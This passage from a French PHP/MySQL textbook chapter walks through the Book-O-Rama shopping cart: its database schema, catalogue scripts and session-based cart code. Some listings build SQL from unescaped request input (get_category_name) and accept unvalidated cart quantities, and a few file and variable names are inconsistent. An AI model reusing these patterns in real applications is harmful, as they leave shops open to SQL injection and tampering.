La vue de l'administrateur du système Book-O-Rama permet d'insérer, de modifier et de supprimer des livres, ainsi que des catégories.

La Figure 26.1 présente les principales relations entre les scripts de la partie utilisateur du site. Les clients arrivent d'abord sur la page principale, qui présente la liste de toutes les catégories de livres vendus sur le site. Puis les clients peuvent aller sur la page dédiée à chaque catégorie de livres et ensuite sur la page d'un livre particulier.

Il faut fournir à l'utilisateur un lien permettant d'ajouter un livre dans son panier virtuel. Le client doit pouvoir passer sa commande à partir du panier virtuel.

La Figure 26.2 représente l'interface de l'administrateur, qui contient plus de scripts, mais pas beaucoup de nouveau code. Ces scripts permettent à un administrateur d'ouvrir une session et d'insérer des livres et des catégories.

Le moyen le plus simple pour implémenter la modification et la suppression des livres et des catégories consiste à présenter à l'administrateur une version légèrement différente de l'interface de l'utilisateur. Comme lui, l'administrateur pourra parcourir les catégories et les livres mais, au lieu d'avoir accès au panier virtuel, il pourra accéder à la page d'une catégorie ou d'un livre afin de les modifier ou de les supprimer. En faisant en sorte que les mêmes scripts puissent s'adapter à la fois aux administrateurs et aux clients, nous pouvons économiser beaucoup de temps et d'efforts.

Les trois modules de code principaux de cette application sont :

- le catalogue ;
- le panier virtuel et le traitement des commandes (nous les avons placés dans le même module parce qu'ils ont beaucoup de points communs) ;
- l'administration.

Comme dans le projet du Chapitre 25, nous allons également implémenter et utiliser plusieurs bibliothèques de fonctions. Ici, nous utiliserons une API de fonctions analogue à celle du projet précédent. Nous tenterons de confiner la partie du code qui produit une sortie HTML dans une seule bibliothèque, afin de nous conformer au principe de séparation de la logique et du contenu et surtout pour que notre code soit plus simple à lire et à maintenir.

Nous devons également apporter quelques modifications mineures dans la base de données Book-O-Rama. Nous l'avons renommée `book sc` ("sc" pour *shopping cart*), afin de la différencier de celle que nous avions implémentée dans la deuxième partie de ce livre.

Tout le code de ce projet se trouve sur le site Pearson. Le Tableau 26.1 présente un récapitulatif de ces fichiers.

Tableau 26.1 : Les fichiers de l'application panier virtuel

Nom	*Module*	*Description*
`index.php`	Catalogue	Page d'accueil du site pour les utilisateurs. Affiche la liste des catégories du système.
`show cat.php`	Catalogue	Affiche tous les livres d'une catégorie particulière.
`show book.php`	Catalogue	Affiche les détails sur un livre particulier.
`show cart.php`	Panier virtuel	Affiche le contenu du panier virtuel. Sert également à ajouter des articles dans le panier virtuel.
`checkout.php`	Panier virtuel	Affiche les détails complets de la commande. Récupère les détails de la transaction.
`purchase.php`	Panier virtuel	Récupère les détails de paiement de l'utilisateur.
`process.php`	Panier virtuel	Traite les détails de paiement et ajoute la commande dans la base de données.
`login.php`	Administration	Permet aux administrateurs de se connecter pour effectuer des modifications.
`logout.php`	Administration	Permet aux administrateurs de se déconnecter.
`admin.php`	Administration	Menu principal d'administration.
`change password form.php`	Administration	Formulaire permettant aux administrateurs de modifier leur mot de passe.

Tableau 26.1 : Les fichiers de l'application panier virtuel *(suite)*

Nom	*Module*	*Description*
`change password.php`	Administration	Modifie le mot de passe des administrateurs.
`insert category form.php`	Administration	Formulaire permettant aux administrateurs d'ajouter une nouvelle catégorie dans la base de données.
`insert category.php`	Administration	Insère une nouvelle catégorie dans la base de données.
`insert book form.php`	Administration	Formulaire permettant aux administrateurs d'ajouter un nouveau livre dans le système.
`insert book.php`	Administration	Insère un nouveau livre dans la base de données.
`edit category form.php`	Administration	Formulaire permettant aux administrateurs de modifier une catégorie.
`edit category.php`	Administration	Modifie une catégorie dans la base de données.
`edit book form.php`	Administration	Formulaire permettant aux administrateurs de modifier les détails d'un livre.
`edit book.php`	Administration	Modifie un livre dans la base de données.
`delete category.php`	Administration	Supprime une catégorie dans la base de données.
`delete book.php`	Administration	Supprime un livre dans la base de données.
`book sc fns.php`	Fonctions	Ensemble de fichiers à inclure pour cette application.
`admin fns.php`	Fonctions	Ensemble de fonctions utilisées par les scripts d'administration.
`book fns.php`	Fonctions	Ensemble de fonctions pour enregistrer et récupérer les données d'un livre.
`order fns.php`	Fonctions	Ensemble de fonctions pour enregistrer et lire les données d'une commande.
`output fns.php`	Fonctions	Ensemble de fonctions pour générer du code HTML.
`data valid fns.php`	Fonctions	Ensemble de fonctions pour la validation des données d'entrée.

Tableau 26.1 : Les fichiers de l'application panier virtuel *(suite)*

Nom	*Module*	*Description*
`db fns.php`	Fonctions	Ensemble de fonctions pour se connecter à la base de données `book sc`.
`user auth fns.php`	Fonctions	Ensemble de fonctions pour l'authentification des administrateurs.
`book sc.sql`	SQL	Requêtes SQL pour initialiser la base de données `book sc`.
`populate.sql`	SQL	Requêtes SQL pour insérer quelques données en exemple dans la base de données `book sc`.

Intéressons-nous maintenant à l'implémentation de chacun de ces modules.

INFO

Cette application contient beaucoup de code dont la plupart a été déjà étudié (notamment au Chapitre 25), comme l'enregistrement et la lecture de données dans la base et l'authentification des administrateurs. Nous passerons très rapidement sur ces parties, pour nous concentrer sur les fonctions du panier virtuel.

Implémentation de la base de données

Comme nous l'avons déjà vu, il faut apporter quelques modifications mineures à la base de données Book-O-Rama que nous avons présentée dans la deuxième partie de ce livre.

Les instructions SQL permettant de créer la base de données `book sc` sont présentées dans le Listing 26.1.

Listing 26.1 : *book_sc.sql* — Les instructions SQL permettant de créer la base de données *book_sc*

```
create database book_sc;

use book_sc;

create table customers
(
  customerid int unsigned not null auto_increment primary key,
  name char(60) not null,
  address char(80) not null,
  city char(30) not null,
  state char(20),
```

```
  zip char(10),
  country char(20) not null
) type=InnoDB;

create table orders
(
  orderid int unsigned not null auto_increment primary key,
  customerid int unsigned not null references customers(customerid),
  amount float(6,2),
  date date not null,
  order_status char(10),
  ship_name char(60) not null,
  ship_address char(80) not null,
  ship_city char(30) not null,
  ship_state char(20),
  ship_zip char(10),
  ship_country char(20) not null
) type=InnoDB;

create table books
(
   isbn char(13) not null primary key,
   author char(100),
   title char(100),
   catid int unsigned,
   price float(4,2) not null,
   description varchar(255)
) type=InnoDB;

create table categories
(
  catid int unsigned not null auto_increment primary key,
  catname char(60) not null
) type=InnoDB;

create table order_items
(
  orderid int unsigned not null references orders(orderid),
  isbn char(13) not null references books(isbn),
  item_price float(4,2) not null,
  quantity tinyint unsigned not null,
  primary key (orderid, isbn)
) type=InnoDB;

create table admin
 (
  username char(16) not null primary key,
  password char(40) not null
);

grant select, insert, update, delete
on book_sc.*
to book_sc@localhost identified by 'password';
```

Bien que l'interface d'origine de Book-O-Rama soit tout à fait correcte, nous devons la modifier légèrement pour pouvoir la mettre en ligne.

Voici la liste des modifications que nous avons apportées à la base de données d'origine :

- L'ajout de champs d'adresses supplémentaires pour les clients. Ces champs sont particulièrement importants, maintenant que nous implémentons une application plus réaliste.
- L'ajout d'une adresse de livraison dans les commandes. L'adresse d'un client peut être différente de l'adresse de livraison, en particulier s'il se sert de notre site pour offrir un cadeau.
- L'ajout d'une table pour les catégories et d'une colonne `catid` dans la table `books`. Si nous trions les livres par catégories, le site sera plus simple à utiliser.
- L'ajout de `item price` dans la table `order items` pour pouvoir modifier le prix des articles. Il faut en effet connaître le prix d'un article au moment où le client l'a acheté.
- L'ajout d'une table `admin` pour enregistrer le nom d'utilisateur et le mot de passe des administrateurs.
- La suppression de la table `commentaires`. Au lieu d'ajouter un commentaire pour chaque livre, nous préférons ajouter un champ de description.
- La modification des moteurs de stockage afin de passer à InnoDB. Cette opération est nécessaire pour utiliser des clés étrangères, mais également des transactions lors de l'entrée des informations de commande des clients.

Pour configurer cette base de données sur votre système, il suffit d'exécuter le script `book sc.sql` sous le compte de l'utilisateur `root` de MySQL :

```
mysql -u root -p < book_sc.sql
```

Vous devrez naturellement saisir le mot de passe `root`.

Il faudra au préalable modifier le mot de passe de l'utilisateur `book sc` pour en choisir un plus adapté que `'password'`. Notez que, si vous changez le mot de passe dans *book_sc.sql*, vous devrez aussi le changer dans *db_fns.php* (nous y reviendrons bientôt).

Nous avons également fourni un fichier d'exemple *populate.sql* contenant plusieurs données. Vous pouvez ajouter ces données dans la base de données en exécutant ce fichier avec MySQL, comme précédemment.


Implémentation du catalogue en ligne

Dans cette application, le catalogue est implémenté à l'aide de trois scripts : la page principale, la page des catégories et la page des livres.

La page d'accueil du site est produite par le script *index.php*. La sortie de ce script est présentée à la Figure 26.3.

Figure 26.3

La page d'accueil du site affiche les catégories de livres disponibles.



Vous remarquerez que, outre la liste des catégories, il y a un lien vers le panier virtuel dans le coin supérieur droit de l'écran, ainsi que quelques informations résumant le contenu de ce panier virtuel. Pour les utilisateurs, ces informations apparaissent sur toutes les pages du site.

Si un utilisateur clique sur l'une des catégories, il est amené sur la page de la catégorie correspondante, produite par le script *show_cat.php*. La page correspondant aux livres qui traitent d'Internet est présentée à la Figure 26.4.

Tous les livres de cette catégorie sont présentés sous forme de liens. Si un utilisateur clique sur l'un d'eux, il obtient les informations relatives au livre sélectionné. La Figure 26.5 présente un exemple de page affichant la présentation d'un livre.

Sur cette page, outre le lien *View Cart*, nous avons un lien *Add to Cart* grâce auquel l'utilisateur peut choisir un article à acheter. Nous y reviendrons lorsque nous nous attaquerons à l'implémentation du panier virtuel.

Intéressons-nous maintenant à chacun de ces trois scripts.




Figure 26.4

Chaque livre de la catégorie est présenté avec une photo.




Figure 26.5

Il y a une page pour chaque livre contenant plus d'informations sur ce livre, ainsi qu'une longue description.

Liste des catégories

Le premier script, *index.php*, fournit la liste de toutes les catégories de la base de données. Il est présenté dans le Listing 26.2.

Listing 26.2 : *index.php* — Ce script génère la page d'accueil du site

```
<?php
  include ('book_sc_fns.php');
  // Le panier virtuel ayant besoin des sessions, on en lance une.
  session_start();
  do_html_header("Welcome to Book-O-Rama");

  echo "<p>Please choose a category:</p>";

  // Récupère les catégories à partir de la base de données
  $cat_array = get_categories();

  // On les affiche comme des liens vers les pages des catégories
  display_categories($cat_array);

  // Si on est connecté comme admin, affiche les liens pour ajouter,
  // supprimer et modifier les catégories
  if(isset($_SESSION['admin_user'])) {
    display_button("admin.php", "admin-menu", "Admin Menu");
  }
  do_html_footer();
?>
```

Ce script commence par inclure *book_sc_fns.php*, le fichier contenant toutes les bibliothèques de fonctions de cette application.

Puis nous devons débuter une session pour pouvoir utiliser le panier virtuel. Chaque page de ce site se servira de la session.

Viennent ensuite quelques appels à des fonctions de génération HTML, comme `do html header()` et `do html footer()` (ces deux fonctions sont définies dans *output_fns.php*).

Le code vérifie ensuite si l'utilisateur a ouvert une session en tant qu'administrateur, auquel cas il propose des options de navigation légèrement différentes. Nous reviendrons sur cette partie dans la section consacrée aux fonctions d'administration.

La partie la plus importante du script est la suivante :

```
// Récupère les catégories à partir de la base de données
  $cat_array = get_categories();

  // On les affiche comme des liens vers les pages des catégories
  display_categories($cat_array);
```

Les fonctions `get categories()` et `display categories()` sont définies, respectivement, dans les bibliothèques *fcts_livres.php* et *output_fns.php*. La fonction `get categories()` renvoie un tableau contenant les catégories du système, qui est ensuite passé à `display categories()`. Le Listing 26.3 contient le code de `get categories()`.

Listing 26.3 : La fonction *get_categories()* de *output_fns.php* — Cette fonction récupère une liste des catégories dans la base de données

```
function get_categories() {
  // Cherche dans la base de données une liste des catégories.
   $conn = db_connect();
   $query = "select catid, catname from categories";
   $result = @$conn->query($query);
   if (!$result) {
     return false;
   }
   $num_cats = @$result->num_rows;
   if ($num_cats == 0) {
      return false;
   }
   $result = db_result_to_array($result);
   return $result;
}
```

Comme vous pouvez le constater, cette fonction se connecte à la base de données et récupère la liste de tous les identificateurs de catégories et les noms correspondants. Nous nous servons pour cela d'une fonction appelée `db result to array()` qui se trouve dans *db_fns.php* et qui est présentée dans le Listing 26.4. Elle prend en paramètre un descripteur de résultat MySQL et renvoie un tableau de lignes indicées par des nombres dans lequel chaque ligne est elle-même un tableau associatif.

Listing 26.4 : La fonction *db_result_to_array()* de *db_fns.php* — Cette fonction convertit un descripteur de résultat MySQL en un tableau de résultats

```
function db_result_to_array($result) {
   $res_array = array();

   for ($count=0; $row = $result->fetch_assoc(); $count++) {
     $res_array[$count] = $row;
   }

   return $res_array;
}
```

Ici, nous renvoyons ce tableau à *index.php*, où nous le passons ensuite à la fonction `display categories()` de *output_fns.php*. Cette fonction affiche chaque catégorie

sous forme d'un lien vers la page contenant les livres de cette catégorie. Le code de cette fonction est présenté dans le Listing 26.5.

Listing 26.5 : La fonction *display_categories()* de *output_fns.php* — Cette fonction affiche un tableau de catégories sous la forme d'une liste de liens vers ces catégories

```
function display_categories($cat_array) {
  if (!is_array($cat_array)) {
     echo "<p>No categories currently available</p>";
     return;
  }
  echo "<ul>";
  foreach ($cat_array as $row)  {
    $url = "show_cat.php?catid=".($row['catid']);
    $title = $row['catname'];
    echo "<li>";
    do_html_url($url, $title);
    echo "</li>";
  }
  echo "</ul>";
  echo "<hr />";
}
```

Cette fonction convertit en lien HTML chaque catégorie de la base de données. Chaque lien est ensuite passé au script suivant, *show_cat.php*, mais chaque fois avec un paramètre différent : l'identificateur de la catégorie (`catid`). Il s'agit d'un identificateur unique, produit par MySQL, qui peut être utilisé pour identifier une catégorie.

Ce paramètre, passé au script suivant, détermine en fin de compte la catégorie qui nous intéresse.

Liste des livres d'une catégorie

Le processus permettant de lister les livres d'une catégorie est très comparable. Le script qui s'occupe de cette tâche est *affiche_cat.php* et vous trouverez son code dans le Listing 26.6.

Listing 26.6 : *show_cat.php* — Ce script affiche les livres d'une catégorie particulière

```
<?php
  include ('book_sc_fns.php');
  // Le panier virtuel a besoin des sessions, donc nous en ouvrons une.
  session_start();

  $catid = $_GET['catid'];
  $name = get_category_name($catid);

  do_html_header();

  // Récupère les informations sur les livres dans la base de données.
```

```
  $book_array = get_books($catid);

  display_books($book_array);

  // Si on est connecté comme Admin, on rajoute des liens pour modifier
  // les catégories
  if(isset($_SESSION['admin_user'])) {
    display_button("index.php", "continue", "Continue Shopping");
    display_button("admin.php", "admin-menu", "Admin Menu");
    display_button("edit_category_form.php?catid=".$catid,
                   "edit-category", "Edit Category");
  } else {
    display_button("index.php", "continue-shopping",
                   "Continue Shopping");
  }

  do_html_footer();
?>
```

La structure de ce script est tout à fait semblable à celle de la page d'accueil, à la différence que nous cherchons cette fois des livres et non des catégories.

Nous commençons avec `session start()`, comme d'habitude, puis nous convertissons l'identificateur de la catégorie que nous avons reçu en un nom de catégorie, grâce à la fonction `get category name()` :

```
$name = get_category_name($catid);
```

Cette fonction recherche le nom de la catégorie dans la base de données. Vous trouverez son code dans le Listing 26.7.

Listing 26.7 : La fonction *get_category_name()* de *book_fns.php* — Cette fonction convertit un identificateur de catégorie en un nom de catégorie

```
function get_category_name($catid) {
   // Cherche dans la base de données le nom correspondant à un
   // identificateur de catégorie.
   $conn = db_connect();
   $query = "select catname from categories
             where catid = '".$catid."'";
   $result = @$conn->query($query);
   if (!$result) {
     return false;
   }
   $num_cats = @$result->num_rows;
   if ($num_cats == 0) {
      return false;
   }
   $row = $result->fetch_object();
   return $row->catname;
}
```

Après avoir récupéré le nom de la catégorie, nous pouvons afficher un en-tête HTML et continuer notre traitement en affichant la liste des livres de la base de données qui appartiennent à la catégorie spécifiée :

```
$book_array = get_books($catid);
display_books($book_array);
```

Les fonctions `get books()` et `display books()` ressemblant beaucoup aux fonctions `get categories()` et `display categories()`, nous ne les présenterons pas ici. La seule différence est que nous cherchons des informations dans la table `books`, au lieu de les chercher dans la table `categories`.

La fonction `display books()` fournit un lien vers chaque livre de la catégorie, *via* le script *show_book.php*. Une fois encore, chaque lien est accompagné d'un paramètre. Cette fois-ci, il s'agit du code ISBN du livre en question.

À la fin du script de *show_cat.php*, vous verrez qu'une partie du code s'occupe d'afficher d'autres fonctions si l'utilisateur est un administrateur. Nous y reviendrons dans la section consacrée aux fonctions d'administration.

Afficher les informations relatives à un livre

Le script *show_book.php* prend en paramètre un code ISBN et affiche les informations associées au livre correspondant. Le code de ce script est présenté dans le Listing 26.8.

Listing 26.8 : *show_book.php* — Ce script affiche les informations relatives à un livre particulier

```
<?php
include ('book_sc_fns.php');
  // Le panier virtuel a besoin des sessions, donc nous en ouvrons une.
  session_start();

  $isbn = $_GET['isbn'];

  // Récupère ce livre dans la base de données.
  $book = get_book_details($isbn);
  do_html_header($book['title']);
  display_book_details($book);

  // Définit l'URL associée au bouton Continuer.
    $target = "index.php";
  if($book['catid']) {
    $target = "show_cat.php?catid=".$book['catid'];
  }

  // En mode administration, affiche les liens de modification du livre.
  if(check_admin_user()) {
    display_button("edit_book_form.php?isbn=".$isbn, "edit-item",
                   "Edit Item");
    display_button("admin.php", "admin-menu", "Admin Menu");
```

```
    display_button($target, "continue", "Continue");
  } else {
    display_button("show_cart.php?new=".$isbn, "add-to-cart",
                   "Add".$book['title']." To My Shopping Cart");
    display_button($target, "continue-shopping", "Continue Shopping");
  }

do_html_footer();
?>
```

Une fois encore, le contenu de ce script ressemble beaucoup à celui des deux pages précédentes. Nous commençons par ouvrir une session, puis nous utilisons :

```
$book = get_book_details($isbn);
```

pour récupérer les informations du livre dans la base de données, puis :

```
display_book_details($book);
```

pour afficher les données en HTML.

Notez que la fonction `display book details()` cherche dans le répertoire *images* un fichier image pour le livre ayant pour nom son ISBN avec l'extension `jpg`. Si ce fichier n'existe pas, aucune image n'est affichée.

Le reste de ce script configure la navigation. Un utilisateur normal aura le choix entre les options *Continue Shopping* pour revenir à la page des catégories et *Add to Cart* pour ajouter un livre dans son panier virtuel. Si un utilisateur a ouvert une session en tant qu'administrateur, il disposera d'options différentes que nous étudierons dans la section consacrée à l'administration.

Ceci termine notre étude des fonctionnalités de base du système de catalogue. Nous allons maintenant nous intéresser au code des fonctionnalités du panier virtuel.

Implémentation du panier virtuel

La fonctionnalité du panier virtuel fait intervenir une variable de session appelée `cart`. Il s'agit d'un tableau associatif dont les clés sont les codes ISBN et les valeurs, les quantités. Par exemple, si nous ajoutons un exemplaire de ce livre dans notre panier virtuel, celui-ci contiendra :

```
0672317842 => 1
```

c'est-à-dire un seul exemplaire du livre dont le code ISBN est 0672317842. Lorsque l'utilisateur ajoute des livres dans son panier virtuel, ceux-ci sont ajoutés dans le tableau. Lorsque nous affichons le contenu du panier virtuel, nous nous servons du tableau `cart` pour consulter les informations associées aux articles sélectionnés dans la base de données.

Nous nous servons également de deux autres variables de session pour contrôler l'affichage de l'en-tête dans les colonnes *Total Items* et *Total Price*. Ces variables sont appelées, respectivement, `items` et `total price`.

Utiliser le script *show_cart.php*

Intéressons-nous maintenant à l'implémentation du panier virtuel en examinant le script *show_cart.php*. Il s'agit du script qui affiche la page sur laquelle nous arrivons si nous cliquons sur les liens *View Cart* ou *Add to Cart*. Si nous appelons *show_cart.php* sans aucun paramètre, nous obtenons le contenu de notre panier virtuel. Si nous l'appelons avec un code ISBN en paramètre, le livre correspondant à ce code est ajouté au panier virtuel.

Pour mieux comprendre ce script, examinons la Figure 26.6.

Figure 26.6

Le script show_cart.php *sans aucun paramètre se contente d'afficher le contenu de notre panier virtuel.*

Dans ce cas, nous avons cliqué sur le lien *View Cart* alors que notre panier virtuel était vide, c'est-à-dire que nous n'avions sélectionné aucun article à acheter.

La Figure 26.7 représente notre panier virtuel après avoir choisi deux livres. Dans ce cas, nous sommes arrivés sur cette page en cliquant sur le lien *Add to Cart* de la page *show_book.php* correspondant à ce livre, *PHP 5 et MySQL 5*. Si vous examinez avec attention la barre contenant l'URL, vous constaterez que, cette fois-ci, le script a été

appelé avec un paramètre. Ce paramètre s'appelle `new` et il a la valeur `0672317842`, qui correspond au code ISBN du livre que nous venons d'ajouter dans le panier virtuel.




Figure 26.7

Le script show_cart.php *appelé avec le paramètre* new *ajoute un livre au panier virtuel.*

À partir de cette page, vous pouvez remarquer que nous avons deux autres options. Nous pouvons nous servir du bouton *Save Changes* pour modifier la quantité d'un article dans le panier virtuel. Pour cela, il suffit de modifier directement la quantité et de cliquer sur ce bouton. Il s'agit en fait d'un bouton d'envoi qui nous ramène au script *show_cart.php* pour mettre à jour le panier virtuel.

De plus, l'utilisateur peut cliquer sur le bouton *Go to Checkout* lorsqu'il a terminé ses achats. Nous y reviendrons dans un instant.

Le Listing 26.9 contient le code du script *show_cart.php*.

Listing 26.9 : *show_cart.php* — Ce script contrôle le panier virtuel

```
<?php
include ('book_sc_fns.php');
  // Le panier virtuel a besoin des sessions, donc nous en ouvrons une.
  session_start();

  @$new = $_GET['new'];

  if($new) {
    // Nouvel article choisi
```

```
    if(!isset($_SESSION['cart'])) {
      $_SESSION['cart'] = array();
      $_SESSION['items'] = 0;
      $_SESSION['total_price'] ='0.00';
    }

    if(isset($_SESSION['cart'][$new])) {
      $_SESSION['cart'][$new]++;
    } else {
      $_SESSION['cart'][$new] = 1;
    }

    $_SESSION['total_price'] = calculate_price($_SESSION['cart']);
    $_SESSION['items'] = calculate_items($_SESSION['cart']);
  }

  if(isset($_POST['save'])) {
    foreach ($_SESSION['cart'] as $isbn => $qty) {
      if($_POST[$isbn] == '0') {
        unset($_SESSION['cart'][$isbn]);
      } else {
        $_SESSION['cart'][$isbn] = $_POST[$isbn];
      }
    }

    $_SESSION['total_price'] = calculate_price($_SESSION['cart']);
    $_SESSION['items'] = calculate_items($_SESSION['cart']);
  }

  do_html_header("Your shopping cart");

  if(($_SESSION['cart']) && (array_count_values($_SESSION['cart']))) {
    display_cart($_SESSION['cart']);
  } else {
    echo "<p>There are no items in your cart</p><hr/>";
  }

  $target = "index.php";

  // Si on vient juste d'ajouter un article au panier, on continue
  // les achats dans cette catégorie
  if($new)   {
    $details =  get_book_details($new);
    if($details['catid']) {
      $target = "show_cat.php?catid=".$details['catid'];
    }
  }
  display_button($target, "continue-shopping", "Continue Shopping");

  // Servez-vous de ce code si vous avez configuré SSL
  // $path = $_SERVER['PHP_SELF'];
  // $server = $_SERVER['SERVER_NOM'];
  // $path = str_replace('show_cart.php', '', $path);
  // display_button("https://".$server.$path."checkout.php",
  //                 "go-to-checkout", "Go To Checkout");

  // si vous n'employez pas SSL  :
  display_button("checkout.php", "go-to-checkout", "Go To Checkout");

  do_html_footer();
?>
```

Ce script peut être décomposé en trois parties principales : l'affichage du panier virtuel, l'ajout d'articles dans le panier virtuel et l'enregistrement des modifications apportées au panier virtuel. Nous allons les étudier dans les trois prochaines sections.

Afficher le panier virtuel

Quelle que soit la page de provenance, nous affichons le contenu du panier virtuel. Dans la configuration de base, lorsqu'un utilisateur vient de cliquer sur *View Cart*, voici la seule partie du code qui sera exécutée :

```
if(($_SESSION['cart']) && (array_count_values($_SESSION['cart']))) {
    display_cart($_SESSION['cart']);
  } else {
    echo "<p>There are no items in your cart</p><hr/>";
  }
```

Comme vous pouvez le constater, nous appelons la fonction `display cart()` si le panier virtuel contient des articles. En revanche, si le panier est vide, nous affichons un message adapté.

La fonction `display cart()` se contente d'afficher le contenu du panier virtuel au format HTML, comme vous pouvez le voir aux Figures 26.6 et 26.7. Le code de cette fonction se trouve dans `output fns.php` et il est présenté dans le Listing 26.10. Bien qu'il s'agisse d'une fonction d'affichage, elle est suffisamment complexe pour mériter de figurer ici.

Listing 26.10 : La fonction *display_cart()* de *output_fns.php* — Cette fonction formate et affiche le contenu du panier virtuel

```
function display_cart($cart, $change = true, $images = 1) {
  // Affiche les articles du panier virtuel.
  // Permet éventuellement les modifications (true ou false)
  // Inclut éventuellement les images (1 = oui ou 0 = non)


  echo "<table border=\"0\" width=\"100%\" cellspacing=\"0\">
        <form action=\"show_cart.php\" method=\"post\">
        <tr><th colspan=\"".(1 + $images)."\"
                bgcolor=\"#cccccc\">Item</th>
        <th bgcolor=\"#cccccc\">Price</th>
        <th bgcolor=\"#cccccc\">Quantity</th>
        <th bgcolor=\"#cccccc\">Total</th>
        </tr>";

  // Affiche chaque article dans une ligne du tableau.
  foreach ($cart as $isbn => $qty)  {
    $book = get_book_details($isbn);
```

```
  echo "<tr>";
  if($images == true) {
    echo "<td align=\"left\">";
    if (file_exists("images/".$isbn.".jpg")) {
       $size = GetImageSize("images/".$isbn.".jpg");
       if(($size[0] > 0) && ($size[1] > 0)) {
         echo "<img src=\"images/".$isbn.".jpg\"
                style=\"border: 1px solid black\"
                width=\"".($size[0]/3)."\"
                height=\"".($size[1]/3)."\"/>";
       }
    } else {
       echo " ";
    }
    echo "</td>";
  }
  echo "<td align=\"left\">
        <a href=\"show_book.php?isbn=".$isbn."\">".$book['title']."</a>
        by ".$book['author']."</td>
        <td align=\"center\">\$".number_format($book['price'], 2)
        ."</td>
        <td align=\"center\">";

  // Si les modifications sont acceptées, on affiche les quantités
  // dans des boîtes de texte.
if ($change == true) {
    echo "<input type=\"text\" name=\"".$isbn."\" value=\"".$qty."\"
                size=\"3\">";
  } else {
    echo $qty;
  }
echo "</td>
        <td align=\"center\">\$".number_format($book['price']*$qty,2).
      "</td>
        </tr>\n";
}
// Affiche la ligne des totaux
echo "<tr>
      <th colspan=\"".(2+$images)."\" bgcolor=\"#cccccc\"> </td>
      <th align=\"center\" bgcolor=\"#cccccc\">".$_SESSION['items'].
     "</th>
      <th align=\"center\" bgcolor=\"#cccccc\">
          \$".number_format($_SESSION['total_price'], 2)."
      </th>
      </tr>";

// Affiche le bouton Save Changes
if($change == true) {
  echo "<tr>
        <td colspan=\"".(2+$images)."\"> </td>
        <td align=\"center\">
```

```
            <input type=\"hidden\" name=\"save\" value=\"true\"/>
            <input type=\"image\" src=\"images/save-changes.gif\"
                   border=\"0\" alt=\"Save Changes\"/>
          </td>
          <td> </td>
          </tr>";
    }
    echo "</form></table>";
}
```

Voici le flux de cette fonction :

1. Effectuer une boucle sur tous les articles du panier virtuel et passer le code ISBN de chaque article à la fonction `get book details()`, afin que nous puissions présenter un récapitulatif des informations relatives à chaque livre.

